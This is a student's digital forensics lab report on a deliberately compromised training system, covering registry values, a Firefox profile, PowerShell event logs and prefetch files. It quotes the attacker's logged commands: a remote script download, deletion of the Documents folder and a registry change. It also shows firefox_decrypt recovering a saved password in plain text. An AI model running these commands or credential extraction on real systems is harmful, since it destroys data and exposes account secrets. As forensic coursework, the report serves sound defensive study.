National University
of computer and emerging sciences

Lab 02

CYL2002 Digital Forensics - Lab

Name : Mirza Humayun Masood(i22-1749)

Section : CY-A

Submitted to: Sir Ubaid Ullah Bhai


Department of Cyber Security BS(CY)

FAST-NUCES Islamabad

Given the registry file of a system that was compromised, answer the following [files/NTUSER.DAT]:

What’s the mouse double-click speed?

Ans:



Values


Drag a column header here to group by that column

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
				■	■
ActiveWindowTracking	RegDword	0		☐	☐
Beep	RegSz	No	00-00-00-00-00-00	☐	☐
DoubleClickHeight	RegSz	4		☐	☐
DoubleClickSpeed	RegSz	500	00-00-00-00	☐	☐
DoubleClickWidth	RegSz	4		☐	☐
ExtendedSounds	RegSz	No	01-00-F8-01-01-00	☐	☐
MouseHoverHeight	RegSz	4		☐	☐
MouseHoverTime	RegSz	400	F8-01-01-00	☐	☐
MouseHoverWidth	RegSz	4		☐	☐
MouseSensitivity	RegSz	10	01-00-F8-01-01-00	☐	☐
MouseSpeed	RegSz	1		☐	☐
MouseThreshold1	RegSz	6		☐	☐
MouseThreshold2	RegSz	10	01-00-E8-02-01-00	☐	☐
MouseTrails	RegSz	0		☐	☐
SmoothMouseXCurve	RegBinary	00-00-00-00-00-00-00-00-15-...	00-00-00-00	☐	☐
SmoothMouseYCurve	RegBinary	00-00-00-00-00-00-00-00-FD-	00-00-00-00	☐	☐

500 is the Mouse Double Click Speed.

What’s the most recent typed path accessed as recorded in the registry?

Ans:



Key name	# values	# subkeys	Last write timesta
BamThrottling	0	0	2023-01-29
BannerStore	0	1	2023-01-29
BitBucket	1	1	2023-01-29
CabinetState	2	0	2023-01-29
CD Burning	0	2	2023-01-29
CLSID	0	5	2023-01-29
Desktop	0	1	2023-01-29
Discardable	0	1	2023-01-29
FeatureUsage	1	5	2023-01-29
FileExts	0	191	2023-01-29
HideDesktopIcons	0	1	2023-01-29
LogonStats	2	0	2023-01-29
LowRegistry	0	0	2023-01-29
MenuOrder	0	1	2023-01-29
Modules	0	3	2023-01-29
MountPoints2	0	3	2023-01-29
NDUP	1	0	2023-01-29
OperationStatusManager	1	0	2023-01-29
Package Installation	1	0	2023-01-29
RecentDocs	1	0	2023-01-29
Ribbon	2	0	2023-01-29
RunMRU	0	0	2023-01-29
SearchPlatform	0	1	2023-01-29
Shell Folders	31	0	2023-01-29
Shutdown	1	0	2023-01-29
StartPage	2	0	2023-01-29
StartupApproved	0	2	2023-01-29
Streams	0	1	2023-01-29
StuckRects3	1	0	2023-01-29
TabletMode	1	0	2023-01-29
Taskband	4	1	2023-01-29
TWinUI	0	1	2023-01-29
TypedPaths	1	0	2023-01-29
User Shell Folders	20	0	2023-01-29
UserAssist	0	9	2023-01-29
VirtualDesktops	0	0	2023-01-29
VisualEffects	0	19	2023-01-29
Wallpapers	7	0	2023-01-29
Ext	0	0	2023-01-29
Feeds	19	2	2023-01-29
FileAssociations	1	1	2023-01-29

Values

Drag a column header here to group by that column

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
				■	■
url1	RegSz	C:\Windows\System32\calc.exe	00-13	☐	☐

Value name: url1

Value type: RegSz

Value: C:\Windows\System32\calc.exe

Raw value: 43-00-3A-00-5C-00-57-00-69-00-6E-00-64-00-6F-00-77-00-73-00-5C-00-53-00-79-00-73-00-74-00-65-00-6D-00-33-00-32-00-5C-00-63-00-61-00-6C-00-63-00-2E-00-65-00-78-00-65-00-00-00

Slack: 00-13


Key: SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\TypedPaths

Value: url1

Selected hive: NTUSER.DAT | Last write: 2023-01-29 16:25:07 | 1 of 1 values shown (100.00%) | Load complete | Hidden keys: 0 | 2

The Typed path was : C:\Windows\System32\calc.exe

What’s the new value added to the registry by the malware to establish persistence over the System?



Key name	# values	# subkeys	Last write timesta
CloudExperienceHost	0	1	2023-01-29
CloudStore	2	2	2023-01-29
ContentDeliveryManager	15	6	2023-01-29
Cortana	2	0	2023-01-29
Diagnostics	0	1	2023-01-29
Explorer	12	41	2023-01-29
Ext	0	0	2023-01-29
Feeds	19	2	2023-01-29
FileAssociations	1	1	2023-01-29
FileHistory	0	1	2023-01-29
GameDVR	2	1	2023-01-29
Group Policy	0	2	2023-01-29
Holographic	1	2	2023-01-29
ime	0	1	2023-01-29
ImmersiveShell	1	1	2023-01-29
InstallService	0	1	2023-01-29
Internet Settings	12	10	2023-01-29
LanguageComponentsInstaller	1	0	2023-01-29
Lock Screen	1	0	2023-01-29
Mobility	0	0	2023-01-29
Notifications	1	1	2023-01-29
PenWorkspace	0	1	2023-01-29
Policies	0	0	2023-01-29
PrecisionTouchPad	11	1	2023-01-29
Privacy	4	0	2023-01-29
PushNotifications	1	3	2023-01-29
RADAR	2	0	2023-01-29
Run	3	0	2023-01-29
RunOnce	0	0	2023-01-29
Screensavers	0	4	2023-01-29
Search	11	2	2023-01-29
SearchSettings	1	0	2023-01-29
Security and Maintenance	0	2	2023-01-29
SettingSync	4	1	2023-01-29
Shell Extensions	1	1	2023-01-29
SignalManager	0	1	2023-01-29
SmartGlass	1	0	2023-01-29
StartLayout	0	1	2023-01-29
StorageSense	0	2	2023-01-29
Store	0	1	2023-01-29
TaskFlow	1	0	2023-01-29

Key: SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
OneDrive	RegSz	"C:\Users\w\AppData\Local\Microsof...	00-00-00-00-00-00	☐	☐
MicrosoftEdgeAutoLaunch_C8A64D2EF681E3E50136A28FC3C44893	RegSz	"C:\Program Files (x86)\Microsoft\Edg...	00-58-00-C7-0A-31	☐	☐
Malware	RegSz	C:\Users\w\Desktop\malware.exe	00-00-78-00-65-00	☐	☐

Value name: Malware

Value type: RegSz

Value: C:\Users\w\Desktop\malware.exe

Raw value: 43-00-3A-00-5C-00-55-00-73-00-65-00-72-00-73-00-5C-00-77-00-5C-00-44-00-65-00-73-00-6B-00-74-00-6F-00-70-00-5C-00-6D-00-61-00-6C-00-77-00-61-00-72-00-65-00-2E-00-65-00-78-00-65-00-00-00


Slack: 00-00-78-00-65-00

Value: Malware

I googled, and a forum suggested that see Run in Windows, i went , and there it was malware.exe was runned from C:\Users\w\Desktop\malware.exe, So it added, and it runs every time we login to the pc.

Given the Firefox profile of a suspect, answer the following [files/Firefox.zip]:

What’s the username and password stored in the saved logins?




```
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
files  files.zip  firefox_decrypt-main  firefox_decrypt-main.zip

┌──(kali㉿kali)-[~/Downloads]
└─$ cd firefox_decrypt-main

┌──(kali㉿kali)-[~/Downloads/firefox_decrypt-main]
└─$ python firefox_decrypt.py ../files/Firefox/
Select the Mozilla profile you wish to decrypt
1 → Profiles/83bm17p1.default
2 → Profiles/s6upyldt.default-release
1
2024-08-27 01:28:15,322 - ERROR - Couldn't initialize NSS, maybe '../file

┌──(kali㉿kali)-[~/Downloads/firefox_decrypt-main]
└─$ python firefox_decrypt.py ../files/Firefox/
Select the Mozilla profile you wish to decrypt
1 → Profiles/83bm17p1.default
2 → Profiles/s6upyldt.default-release
2

Website:   https://www.reddit.com
Username: 'hackerman'
Password: 'sup3rs3cur3p4ssw0rd'
```

Username : hackerman

Password : sup3rs3cur3p4ssw0rd


What’s the most frequently visited website?



8	8	https://www.amazon.com/exec/obidos/...	NULL	moc.nozama.www.	1	1	1	25	16750204977840
9	9	https://www.amazon.com/s/...	Amazon.com : BlackHat Go	moc.nozama.www.	1	0	0	2000	16750204981890
10	10	https://www.amazon.com/s?...	Amazon.com : BlackHat Go	moc.nozama.www.	1	0	0	100	16750204993270
11	11	https://www.amazon.com/Black-Hat-Go-...	Amazon.com: Black Hat Go: Go ...	moc.nozama.www.	1	0	0	100	16750205015410
12	12	https://www.amazon.com/s/ref=nb_sb_nos...	Amazon.com : BlackHat Python	moc.nozama.www.	1	0	0	100	16750205067360
13	13	https://www.amazon.com/s?...	Amazon.com : BlackHat Python	moc.nozama.www.	1	0	0	100	16750205071730
14	14	https://www.amazon.com/Black-Hat-...	Black Hat Python, 2nd Edition: Python ...	moc.nozama.www.	1	0	0	100	16750205102880
15	15	https://www.amazon.com/s/...	Amazon.com : BlackHat GraphQL	moc.nozama.www.	1	0	0	100	16750205141650
16	16	https://www.amazon.com/s?...	Amazon.com : BlackHat GraphQL	moc.nozama.www.	1	0	0	100	16750205147880
17	17	https://www.amazon.com/Black-Hat-...	Amazon.com: Black Hat GraphQL: Attackin...	moc.nozama.www.	1	0	0	100	16750205167640
18	23	https://www.reddit.com/	Reddit - Dive into anything	moc.tidder.www.	1	0	0	100	16750205510970
19	24	https://www.google.com/search?...	python dowwnload - Google Search	moc.elgoog.www.	1	0	1	100	16750206001020
20	25	https://www.python.org/downloads/	Download Python | Python.org	gro.nohtyp.www.	1	0	0	100	16750206018210
21	26	https://www.python.org/ftp/python/3.11.1/...	python-3.11.1-amd64(1).exe	gro.nohtyp.www.	0	0	0	0	16750206056440

amazon.com is the Frequently visited cuz it has visited multiple times.

What’s the name of the file downloaded by the suspect?




20	25	https://www.python.org/downloads/	Download Python | Python.org	gro.nohtyp.www.	1	0	0	100	1675020601821
21	26	https://www.python.org/ftp/python/3.11.1/...	python-3.11.1-amd64(1).exe	gro.nohtyp.www.	0	0	0	0	1675020605644

Python 3.11.1 is downloaded by the user.

Given the PowerShell Event logs of a compromised system, answer the following [files/Microsoft-Windows-PowerShell%4Operational.evtx]:

What’s the command executed by the attacker to download a file on the system?



Microsoft-Windows-PowerShell%4Operational Number of events: 40

Level	Date and Time	Source	Event ID	Task Category
Verbose	1/29/2023 10:55:08 PM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	1/29/2023 10:55:08 PM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	1/29/2023 10:55:08 PM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	1/29/2023 10:55:05 PM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	1/29/2023 10:55:04 PM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	1/29/2023 10:54:35 PM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	1/29/2023 10:54:35 PM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	1/29/2023 10:54:30 PM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Warning	1/29/2023 10:54:30 PM	PowerShell (Microsoft-Windo...	4100	Executing Pipeline
Verbose	1/29/2023 10:54:28 PM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	1/29/2023 10:54:26 PM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
Invoke-WebRequest -UseBasicParsing -Uri https://raw.githubusercontent.com/vonderchild/digital-forensics-lab/main/Lab%202/files/file.ps1 -OutFile "file.ps1"

ScriptBlock ID: 1dfa7d0e-b89f-42cf-b8de-15a54a622de9
Path:
```


Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Windc	Logged:	1/29/2023 10:55:04 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None

Invoke-WebRequest -UseBasicParsing -Uri https://raw.githubusercontent.com/vonderchild/digital-forensics-lab/main/Lab%202/files/file.ps1 -OutFile "file.ps1"


This command was ran to download the file , as the files is saved with name file.ps1

Can you analyze the downloaded file and understand what’s the purpose of that file?


It deleted the file.ps1, then it downloaded the file again , and deleted it again and then it deleted the Documents folder of the user, and then it deleted Downloaded.ps1. Then it downloaded itself again and ran the file.ps1. It also persisted itself, by changing the keys in Registry. And the flag was, Hello, use flag{ev3nt_l0gs_f0r_th3_w1n} as the answer to the original question.




```
Creating Scriptblock text (1 of 1):
Invoke-WebRequest -UseBasicParsing -Uri https://raw.githubusercontent.com/vonderchild/digital-forensics-lab/main/Lab%202/files/file.ps1 -OutFile "file.ps1"

ScriptBlock ID: 1dfa7d0e-b89f-42cf-b8de-15a54a622de9
Path:
```




```
Creating Scriptblock text (1 of 1):
del .\file.ps1

ScriptBlock ID: 20f6456c-4ec6-4226-a4af-6e2880bf67cb
Path:
```




```
Creating Scriptblock text (1 of 1):
del .\Documents\

ScriptBlock ID: 9c07d9be-06ed-40e3-a7a2-adc9b1d28da0
Path:
```



```
Creating Scriptblock text (1 of 1):
del .\download.ps1

ScriptBlock ID: e07a551c-4fe7-4697-8038-59d4077798e9
Path:
```




```
Creating Scriptblock text (1 of 1):
Set-ItemProperty -Path "HKLM:\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -Name "EnableScriptBlockLogging" -Value 1 -Force


ScriptBlock ID: 2df1d0dc-fe5d-469f-a5e8-ae37e3945781
```



```
Creating Scriptblock text (1 of 1):
$data  ="SGVsbG8sIHVzZSBmbGFne2V2M250X2wwZ3NfZjByX3RoM193MW59IGFzIHRoZSBhbnN3ZXIgdG8gdGhlIG9yaWdpbmFsIHF1ZXN0aW9uLg=="
$flag = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($data))
Write-Output $flag

ScriptBlock ID: edebd072-da14-4407-8d52-ea4b696a193c
Path: C:\Users\w\file.ps1
```

Given the Prefetch Files: Can you locate the path for the malicious program? [files/Prefetch.zip]

There was a command ran where HOST was written as H0ST and it was ran by temp folder



```
2023-12-07 15:23:41,\VOLUME{01d95894c528b62b-44c53985}\USERS\WORK\APPDATA\LOCAL\TEMP\DLLH0ST.EXE
```